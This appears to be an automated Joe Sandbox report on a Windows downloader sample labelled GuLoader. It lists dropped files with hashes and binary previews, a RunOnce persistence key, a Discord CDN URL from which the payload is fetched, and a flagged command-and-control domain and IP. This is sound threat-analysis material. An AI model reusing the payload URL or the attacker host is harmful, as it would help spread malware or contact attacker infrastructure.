
Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
SecuriteInfo.com.W32.AIDetect.malware2.20966.exe	7%	Virustotal		Browse
SecuriteInfo.com.W32.AIDetect.malware2.20966.exe	7%	ReversingLabs	Win32.Downloader.GuLoader	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\Lib.Platform.Windows.Native.dll	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\Lib.Platform.Windows.Native.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\NMDllHost.exe	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\NMDllHost.exe	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\System.Net.Http.dll	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\System.Net.Http.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\athcfg20U.dll	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\athcfg20U.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\nsiAE0F.tmp\System.dll	3%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\nsiAE0F.tmp\System.dll	0%	ReversingLabs		

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
ratagain.gleeze.com	3%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://crl.sectigo.com/SectigoRSATimeStampingCA.crl0t	0%	Avira URL Cloud	safe	
http://https://sectigo.com/CPS0	0%	Avira URL Cloud	safe	
http://ocsp.sectigo.com0	0%	Avira URL Cloud	safe	
http://crt.sectigo.com/SectigoRSATimeStampingCA.crt0#	0%	Avira URL Cloud	safe	
http://ocsp.thawte.com0	0%	Avira URL Cloud	safe	
http://https://sectigo.com/CPS0D	0%	Avira URL Cloud	safe	
http://crl.sectigo.com/SectigoRSACodeSigningCA.crl0s	0%	Avira URL Cloud	safe	
http://crt.sectigo.com/SectigoRSACodeSigningCA.crt0#	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
cdn.discordapp.com	162.159.129.233	true	false		high
ratagain.gleeze.com	23.105.131.186	true	true	• 3%, Virustotal, Browse	unknown


Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://https://cdn.discordapp.com/attachments/963535165500588126/979323922124263434/NANO_uyUuDnXlo102.bin	false		high

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://crl.sectigo.com/SectigoRSATimeStampingCA.crl0t	Lib.Platform.Windows.Native.dll.1.dr	false	• Avira URL Cloud: safe	unknown
http://https://cdn.discordapp.com/attachments/963535165500588126/979323922124263434/NANO_uyUuDnXlo102.bin9	CasPol.exe, 00000003.00000003.5276023439 1.0000000001340000.00000004.00000020.000 20000.00000000.sdmp, CasPol.exe, 0000000 3.00000003.52672064010.0000000001340000. 00000004.00000020.00020000.00000000.sdmp, CasPol.exe, 00000003.00000003.52801674 515.0000000001340000.00000004.00000020.0 0020000.00000000.sdmp, CasPol.exe, 00000 003.00000003.52698575011.000000000134000 0.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://sectigo.com/CPS0	Lib.Platform.Windows.Native.dll.1.dr	false	• Avira URL Cloud: safe	unknown
http://crl.thawte.com/ThawteTimestampingCA.crl0	NMDllHost.exe.1.dr	false		high
http://ocsp.sectigo.com0	Lib.Platform.Windows.Native.dll.1.dr	false	• Avira URL Cloud: safe	unknown
http://www.symauth.com/rpa00	NMDllHost.exe.1.dr	false		high
http://crt.sectigo.com/SectigoRSATimeStampingCA.crt0#	Lib.Platform.Windows.Native.dll.1.dr	false	• Avira URL Cloud: safe	unknown
http://ocsp.thawte.com0	NMDllHost.exe.1.dr	false	• Avira URL Cloud: safe	unknown
http://www.nero.com	NMDllHost.exe.1.dr	false		high
http://https://sectigo.com/CPS0D	Lib.Platform.Windows.Native.dll.1.dr	false	• Avira URL Cloud: safe	unknown
http://crl.sectigo.com/SectigoRSACodeSigningCA.crl0s	Lib.Platform.Windows.Native.dll.1.dr	false	• Avira URL Cloud: safe	unknown
http://https://cdn.discordapp.com/	CasPol.exe, 00000003.00000003.5267197173 4.0000000001335000.00000004.00000020.000 20000.00000000.sdmp	false		high
http://scripts.sil.org/OFLSource	SourceCodePro-Medium.otf.1.dr	false		high
http://nsis.sf.net/NSIS_ErrorError	SecuriteInfo.com.W32.AIDetect.malware2.20966.exe, filename.exe.3.dr	false		high
http://crt.sectigo.com/SectigoRSACodeSigningCA.crt0#	Lib.Platform.Windows.Native.dll.1.dr	false	• Avira URL Cloud: safe	unknown
http://www.symauth.com/cps0(	NMDllHost.exe.1.dr	false		high
http://https://curl.haxx.se/docs/http-cookies.html	Lib.Platform.Windows.Native.dll.1.dr	false		high

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
162.159.129.233	cdn.discordapp.com	United States		13335	CLOUDFLARENETUS	false
23.105.131.186	ratagain.gleeze.com	United States		396362	LEASEWEB-USA-NYC-11US	true

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	634648
Start date and time: 26/05/202215:53:31	2022-05-26 15:53:31 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 13m 28s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	SecuriteInfo.com.W32.AIDetect.malware2.20966.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit 20H2 Native **physical Machine for testing VM-aware malware** (Office 2019, IE 11, Chrome 93, Firefox 91, Adobe Reader DC 21, Java 8 Update 301
Run name:	Suspected Instruction Hammering
Number of analysed new started processes analysed:	21
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal96.troj.evad.winEXE@4/19@76/2
EGA Information:	• Successful, ratio: 100%

HDC Information:	• Successful, ratio: 63.2% (good quality ratio 61.9%) • Quality average: 88.2% • Quality standard deviation: 21.4%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .exe • Adjust boot time • Enable AMSI

Warnings

- Behavior information exceeds normal sizes, reducing to normal. Report will have missing behavior information.
- TCP Packets have been reduced to 100
- Exclude process from analysis (whitelisted): dllhost.exe, BackgroundTransferHost.exe, RuntimeBroker.exe, backgroundTaskHost.exe, svchost.exe
- Excluded domains from analysis (whitelisted): wdcpalt.microsoft.com, client.wns.windows.com, wdcp.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, arc.msn.com
- Not all processes where analyzed, report is missing behavior information
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryValueKey calls found.
- Report size getting too big, too many NtSetInformationFile calls found.

Simulations

Behavior and APIs

Time	Type	Description
15:55:54	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce Startup key C:\Users\user\AppData\Local\Temp\directory\filename.exe
15:55:58	API Interceptor	4255x Sleep call for process: CasPol.exe modified
15:56:02	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\RunOnce Startup key C:\Users\user\AppData\Local\Temp\directory\filename.exe

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Temp\Bolson210.ini

Process:	C:\Users\user\Desktop\SecuriteInfo.com.W32.AIDetect.malware2.20966.exe

File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	37
Entropy (8bit):	4.540402352056965
Encrypted:	false
SSDEEP:	3:5CeXAYpqyn:5CeWy
MD5:	D5E9EF9561789A05AFB528A1E6C7D9B7
SHA1:	B2C92096EE4103A58B41A0754F2E1F1BB823392C
SHA-256:	8D2AE334DCB01E0A5EE1F9CA0689E68743E851B96E48A75ED5E20515D03D7FF5
SHA-512:	09FC8CF87BA6D12D744D5560B14DC8CFBCE9F9DA4EAAF36C1F6176AA56C0F40129F0B231C373E7BE1206F0209137782615FB60FFCD4A184D5131FD073A65868
Malicious:	false
Reputation:	low
Preview:	[Disjunction33]..kanone=BLINDFOLDER..

C:\Users\user\AppData\Local\Temp\Efterkommelserne.lnk

Process:	C:\Users\user\Desktop\SecuriteInfo.com.W32.AIDetect.malware2.20966.exe
File Type:	MS Windows shortcut, Item id list present, Has Relative path, Has Working directory, ctime=Sun Dec 31 23:25:52 1600, mtime=Sun Dec 31 23:25:52 1600, atime=Sun Dec 31 23:25:52 1600, length=0, window=hide
Category:	dropped
Size (bytes):	920
Entropy (8bit):	2.9814599276151545
Encrypted:	false
SSDEEP:	12:8wl0gsXUCV/tz+7RafgKDKmY1LmWQ18/rNJkKAh4t2YCBTo8:8vraRMgK0pOS5HALJT
MD5:	AA6BC79B220719BD39A82A8A4E4153C6
SHA1:	A2659B2897A78A5B32268DA79EBCAA71B04C23E7
SHA-256:	44FD1BEE4ED2EB625483C2706DAB8341CAE84D22E043B9B05283A57413221E0A
SHA-512:	A5EE3930C7477C51FCD3154AD1F6EFAA5EF10677C76AC6DEA1028627CF69A9AB730F7E248CDB078A78B5C448C76C0A376C8858502351AFACFAA441A0D11E7A58
Malicious:	false
Reputation:	low
Preview:	L.....F.....#....P.O. .:i.....+00.../C:\.....P.1.....Users.<.....U.s.e.r.s.....T.1.....user..>.....A.r.t.h.u.r.....V.1.....AppData.@.....A.p.p.D.a.t.a.....P.1.....Local.<.....L.o.c.a.l.....N.1.....Temp..:.....T.e.m.p.....\.2.....horla.exe.D.....h.o.r.l.a...e.x.e.....\.h.o.r.l.a...e.x.e."C.:.\.U.s.e.r.s.\.A.r.t.h.u.r.\.A.p.p.D.a.t.a.\.L.o.c.a.l.\.T.e.m.p.....(.....l^".`G...3..qs.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.4.2.5.3.1.6.5.6.7.-.2.9.6.9.5.8.8.3.8.2.-.3.7.7.8.2.2.2.4.1.4.-.1.0.0.1.....

C:\Users\user\AppData\Local\Temp\GooCanvas-3.0.typelib

Process:	C:\Users\user\Desktop\SecuriteInfo.com.W32.AIDetect.malware2.20966.exe
File Type:	HTML document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1245
Entropy (8bit):	5.462849750105637
Encrypted:	false
SSDEEP:	24:hM0mIAvy4Wvsqs1Ra7JZRGNeHX+AYcvP2wk1RjdEF3qpMk5:lmIAq1UqsziJZ+eHX+AdP2TvpMk5
MD5:	5343C1A8B203C162A3BF3870D9F50FD4
SHA1:	04B5B886C20D88B57EEA6D8FF882624A4AC1E51D
SHA-256:	DC1D54DAB6EC8C00F70137927504E4F222C8395F10760B6BEECFCFA94E08249F
SHA-512:	E0F50ACB6061744E825A4051765CEBF23E8C489B55B190739409D8A79BB08DAC8F919247A4E5F65A015EA9C57D326BBEF7EA045163915129E01F316C4958D949
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">..<html xmlns="http://www.w3.org/1999/xhtml">..<head>..<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"/>..<title>404 - File or directory not found.</title>..<style type="text/css">.. ..body{margin:0;font-size:.7em;font-family:Verdana, Arial, Helvetica, sans-serif;background:#EEEEEE;}..fieldset{padding:0 15px 10px 15px;} ..h1{font-size:2.4em;margin:0;color:#FFF;}..h2{font-size:1.7em;margin:0;color:#CC0000;} ..h3{font-size:1.2em;margin:10px 0 0 0;color:#000000;} ..#header{width:96%;margin:0 0 0 0;padding:6px 2% 6px 2%;font-family:"trebuchet MS", Verdana, sans-serif;color:#FFF;..background-color:#555555;}..#content{margin:0 0 0 2%;position:relative;}...content-container{background:#FFF;width:96%;margin-top:8px;padding:10px;position:relative;}..-->..</style>..</head>..<body>.. Server Error .. .. <div class="co

C:\Users\user\AppData\Local\Temp\Lib.Platform.Windows.Native.dll

Process:	C:\Users\user\Desktop\SecuriteInfo.com.W32.AIDetect.malware2.20966.exe
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped

Size (bytes):	515816
Entropy (8bit):	6.444433831771789
Encrypted:	false
SSDEEP:	12288:hY/Hjc0/Lf7vjm4GjDL7ROBM1SMzRJTp4g4D:hY/Dc+LDLmVL7QMx9Np4g4D
MD5:	232371076A23379753EB776CF06FBE5D
SHA1:	6A5EA5D44E555AD392725E5AC3D80AF0137386E9
SHA-256:	5940F9D18B9439ECBFCD6EDC60563D6F56623D03F09EAFA786C436185EF156BB
SHA-512:	590F67E8455DCFE57795F17C94E6082B54C1FEAEF81942B1E92EFC7905E3E6B6EC7A05EEF12A8F0483B5DC1928DC9E7645A74BAE31E77F7AC403C64344F09625
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....c..'~..'~..'~....-.1~..f...N~..... ~...y. ~.....6~...../~.....#~..|...)~..'~.. .~.....#~.....&~...A.&~.....&~..Rich'~.....PE..d.....J`....." .....T).....`.....l.....l.....(A.....$.....0... ....p.....p...8.....text...F..... ..`.rdata...q.....r.....@..@.data...H.....j.....@....pdata..(A.....B...p..... .....@..@.rsrc.....@..@.reloc..0.....@..B.....

C:\Users\user\AppData\Local\Temp\NMDllHost.exe

Process:	C:\Users\user\Desktop\SecuriteInfo.com.W32.AIDetect.malware2.20966.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	116720
Entropy (8bit):	5.889271571414613
Encrypted:	false
SSDEEP:	3072:g3nqpX2I6OhctR+lCTD01Lcy4J93TnCx86:L2W1oy4J93TCT
MD5:	DBF787BD6E5CE77FB34FF281A144EB96
SHA1:	50B7799ECCA566BE35429828245D44CB04AD8885
SHA-256:	CCBACEEA04837229C95C08274C747ABE069279AFB990DDD89EC743C42ADC0AD9
SHA-512:	07949EC3882D9CB6E2341CE60C6E911F24463B01F484C037E65A2A8F3495543A096B632E01F8480D03FF388D1E811ECF760155F97F1D5329785C506603BB18A7
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....u.L.u.L.u.LF.bL.u.LF.aL.u.LF.dL.u.LF.`L.u.L..,L.u.L..<L.u .L.u.L.t.Lu.|L.u.L...L.u.Lu.`L.u.Lu.fL.u.Lu.cL.u.LRich.u.L.....PE..L.....U.....@.....@.....E.....p..... .....`...8.....0&..@.....text..... ..`.rdata...N.....P.....@..@.data...p....`.....T.....@....shared..... .....^.....@....rsrc...p.....`.....@..@.reloc...K.....L...d.....@..B.....

C:\Users\user\AppData\Local\Temp\Nonarguable.JAP

Process:	C:\Users\user\Desktop\SecuriteInfo.com.W32.AIDetect.malware2.20966.exe
File Type:	data
Category:	dropped
Size (bytes):	104885
Entropy (8bit):	6.616929267685571
Encrypted:	false
SSDEEP:	1536:zHdJZGScq/G0lQMvlBQ0SqfxeDnSpKJfyTB2jEyGIMe:zHseGdQoBtorHpGIz
MD5:	783896AB4BF80A78F5D6EF8CD5E67835
SHA1:	46C7FAB858B604A8CF50FE0F6612152A0D6743CA
SHA-256:	49B6243080ED1C14B192FA5D7D9FC04C8A9992AD81E088C4B58B4934877F4618
SHA-512:	7AED4B10EFA8E359FB00B83429EE0363EADD53A7A51AFB622F2B7FEFF195739B0A0BBD96E6D7098E697ECE7E92C4E6E4A72606C8BE6620719CF940A110FC29B3
Malicious:	false
Preview:	.....b.. I..@RRRRRRRRRRRRRRRRRRRRRRRRRR!.f.u.....f.....8 .S.CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC.....f...f ....$hm.....f....=%f.f888888888888888888888888888888888888888888888888888888888888888f.....f.....s....).T\|b<<<<<<<<<<<<<<<<<<<<<<<<<<<< <<<<<<<<<<<....v..g.f.....f...f.c.f.c..(.....r.....f....e..f.....e.....f.j.....t.M.....f...f.e.....i..3.\|..&&&&&&&&&&&&&&&&&& &&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&.....h....=.2.....f...f.....f....7....sssssssssssssssssssssssssssssssssssssssssssssssssssssssssss ....f.u....q.....B..qs.....f!.f.....k.f....!,..A.....f.....-K..=.....f.r.H.....3[..Y..... .....f...f...f....@$...

C:\Users\user\AppData\Local\Temp\SourceCodePro-Medium.otf

Process:	C:\Users\user\Desktop\SecuriteInfo.com.W32.AIDetect.malware2.20966.exe
File Type:	OpenType font data

Category:	dropped
Size (bytes):	132096
Entropy (8bit):	7.120290023334178
Encrypted:	false
SSDEEP:	3072:r8z0aOC7z/raqtHAGoJaw10xCMZvMfz+7zDxKlJgWbAh2+b:rY7z/GqtgF43Qi7XxKlJhevb
MD5:	75D305F30919530A2C49AC362D2E2D34
SHA1:	B9EE4ACF9AC299FCADC4A074AEA0C0FD7888AA1D
SHA-256:	CF5676ADA0FF425860EE60E3EE7AC4091C568D9FD9E3562D4BC7F06D5A78AD15
SHA-512:	6DB2CE736A5F735FCE1AE4D3573E4E03B3E2F605A39280FC30FF28879130B5F4F2BE45C541D30FC6C29718009FEFC40CEFB2E4F267CFAE3ECFBD8949F48CD37B
Malicious:	false
Preview:	OTTO.....`BASEe.].....FCFF .....FT..|.DSIG.....GDEF.....@....GPOS.....x...8GSUB..]....,...JOS/2.E....P...`cmap.spB.....3fhead..h.....6hhea.3.....$...$hmtx.:.%... ....Bmaxp. P....H....name:,.]....post...3..F4... .....Q.X_.<.....;.:...$.....X.;.;.....P.. .....X.....X...K...X...^.2.%..... .....8.....ADBO... . .....`..... .....J.~.....$.....<.....H.....T.....`.....l.....&.~.....&.....*.....6.....D.*.....:.n.....2.....$..... .....D.*.....,.....J.....,.....d.\.....(.....4.....4.....2..... .B.....4.b..... .....*.....<.....$.N..... .r.....,.....0.....

C:\Users\user\AppData\Local\Temp\System.Net.Http.dll

Process:	C:\Users\user\Desktop\SecuriteInfo.com.W32.AIDetect.malware2.20966.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	204192
Entropy (8bit):	6.237429214447198
Encrypted:	false
SSDEEP:	3072:HzS560/yk/J3HssPqqGLgl+zX3FKZzSzvG7mH28dZOjc/2r6MqRo9HYzsQb5878:HqJ3HssPqqGLgl+zXkZzt84a84
MD5:	DA9015DF320DCC2EDDEE493E20F639BA
SHA1:	5732E5722D2CB5A668ABC19AED6434852D0A4FC8
SHA-256:	2294EBB89E749E7145628164913251B563EA6641A6CD1AE03FBCE55DA43F9B17
SHA-512:	AF2C0E2896653784281717414 6DEDEA93A00BDBACF97FFAAECE878E3191D3719BF9A2B1618AB645CB68D2039B4EB16524B309A2BF0D76DDCA6AE09708CD2CBFA
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....o.\......" ..0....."..... .....a. ..... .`.....r...O..... ._..... ..... ..H.....text..... ..... ..`.rsrc..... .....@..@.reloc..... .....@..B.....H.....8...0.....h...x.....((...*.0..-.....~P...- r...p.....()...o*...s+.....P...~P...*.~Q...*...Q...*V(....r'..p~Q...o,...*V(....re..p~Q...o,...*V(....r...p~Q...o,...*V(....r...p~Q...o,...*V(....rA..p~Q...o,...*V(....r...p~Q...o,...*V(....r...p~Q...o,...*V(....r%..p~Q...o,...*V(....re..p~Q...o,...*V(....r...p~Q...o,...*V(....r...p~Q...o,...*V(....r!..p~Q...o,...*V(....rW..p~Q...o,...*V(....r...p~Q...o,...*V(....r...p~Q...o,..

C:\Users\user\AppData\Local\Temp\athcfg20U.dll

Process:	C:\Users\user\Desktop\SecuriteInfo.com.W32.AIDetect.malware2.20966.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	311390
Entropy (8bit):	6.361387975641255
Encrypted:	false
SSDEEP:	6144:U/Vk7bUkU6FA8p/eE7Zfjaehfp49MQJZMCJkp5kUKFhRY2:wV8qgZfhhfp49MQJZMCJC5YFZ
MD5:	96CF937BBA21CB4D3203E15246837AE9
SHA1:	08B9BF57F8942CA98077B62BB0DBA0BD0AF2C952
SHA-256:	398185CE130D689D5D2B2C3F179F540715F030D91246C876675E84456F1BA488
SHA-512:	C9E3B60B266ED39B85E87B083EED132441FB364D443AC60F5C4A1BC7B59595FE97387B00BA6817265DC7BF30F3FFAA4F3DF1385327F85C083B51F91CA169D28
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....Q.Z.0...0...0.....0..,...0.../...0..(,...0.../...0.../...0...0...1..Q....0....0..l6...0.....0..T....0..Rich.0.....PE..L....}.I.....!.....G..... .....p....:.X...@....p.....3..0%..... ....(.....text..... ..`.rdata..`.... ....@..@.data....i.....p.....@....rsrc.....p.....p.....@..@.reloc...:..... .@.....@..B.....

C:\Users\user\AppData\Local\Temp\audio-volume-high.png

Process:	C:\Users\user\Desktop\SecuriteInfo.com.W32.AIDetect.malware2.20966.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped

Size (bytes):	725
Entropy (8bit):	7.612179564723704
Encrypted:	false
SSDEEP:	12:6v/7skki3PkFefEst0cNLbh4rbRiUq4reba3XECLR9ZFahsWujm9dcKjnpdwlkc:VkkMPkxc04Lbh4rViH4rEalLHnWVujuS
MD5:	5CE69BDF1125A922B6ED1FE28DCAF92B
SHA1:	10C925FAD32D7071A3D96608FD1A04ECDA1B4820
SHA-256:	0537CF9335394EA509ED23021DAA44F781D380FEAA3947B9DD31C290BE706E1A
SHA-512:	E4F76572FE9613BA184E7988533BC434B61FDD0544C148DFB53EB7691590232A2930515B70F61B9696980EE6FA01202C861BEB9A1AEE859C3ECCDD795BBA75E8
Malicious:	false
Preview:	.PNG.....IHDR.....a....IDATx....t.`...p....Em.k.m.8.m.m.7.9.m4..K..$bbb.}..T9.....k.....Mu.....]...-(...8o8.B.^.B....4r..e...6.c.....B=.....P]`D....A.*W.]s....g.!...z..?<w...o..\%..r...a.)..X.N.y...u.h..!...r..._.R..}.v.{..).l._.A.j~.ZE?d.....L.(.ZmL.....3....P.....,..(.3.,D..]K....9Y..1c..K..i....w...s.....K.._5 M..1r...].'.|..5v__..#....X8w..`.u=..+.....K.!Y9..<EN.m./....r.....,....#F.....].....{...2..A.)Y..W.. r.v.o..]..['.V.....I3T.U.....A.=.T.\.....X."..P...\..Y?..4.P(..i..y...;..oP@.i..l.<.O...%KZ.....-w...<<<...|_..=...?..Ol{r!..Z...k..|.....].v..V..no.[....j..z..N...n.%Opip3.88..9...L.....(UG.h:u....[..u ...^.....IEND.B`.

C:\Users\user\AppData\Local\Temp\battery-level-10-symbolic.symbolic.png

Process:	C:\Users\user\Desktop\SecuriteInfo.com.W32.AIDetect.malware2.20966.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	207
Entropy (8bit):	6.561784186830513
Encrypted:	false
SSDEEP:	3:yionv//thPl9vt3lAnsrtxBllJF5peNf2J+Ej+hdc45kjv/iW8DFWwd5sXGQ4Hh9:6v/lhPysPwXx5kjSW8DF3dyTKhAq7p
MD5:	EBBCB008023C6C1B4EFAB0774A4BB19E
